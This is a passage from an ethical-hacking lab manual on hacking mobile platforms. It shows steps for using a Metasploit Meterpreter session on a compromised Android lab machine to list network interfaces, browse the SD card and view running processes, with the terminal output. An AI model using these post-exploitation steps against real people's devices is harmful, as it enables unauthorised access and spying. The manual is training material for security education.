4.19.195-android-x86_64-22805-g0676905e8791 (x86_64)
Meterpreter   : dalvik/android
meterpreter >
  
```


30. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.



```


msfconsole - Parrot Terminal
File Edit View Search Terminal Help
OS : Android 8.1.0 - Linux 4.19.195-android-x86_64-22805-g0676905e8791 (x86_64)
Meterpreter : dalvik/android
meterpreter > ipconfig

Interface 1
=====
Name       : wlan0 - wlan0
Hardware MAC : 02:15:5d:01:f6:e6
MTU        : 1500
IPv4 Address : 10.10.1.14
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::dde2:d735:e0aa:ea2e
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU        : 1452

Interface 3
=====
Name       : wifi_eth - wifi_eth
Hardware MAC : 02:15:5d:01:f6:e6
MTU        : 1500
IPv6 Address : fe80::15:5dff:fe01:f6e6
IPv6 Netmask : ffff:ffff:ffff:ffff::
  
```

31. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.
32. Type **cd /sdcard** to change the current remote directory to **sdcard**.
Note: The **cd** command changes the current remote directory.
33. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.



```

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter >
  
```


34. Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

Note: The list of running processes might differ in your lab environment.

Note: Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities such as uploading worms, downloading data, and spying on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
MTU : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
attacker's Home
Interface 5
=====
Name : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU : 1480
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > ps

Process List
=====


PID  Name                User
---  ---                ---
4790  com.metasploit.stage  u0_a71
4840  sh                    u0_a71
4842  ps                    u0_a71
meterpreter >
  
```

35. Close all open windows.


36. Switch to the **Android** virtual machine.

37. On the **Home Screen**, swipe up to navigate to the applications.

Module 17 – Hacking Mobile Platforms

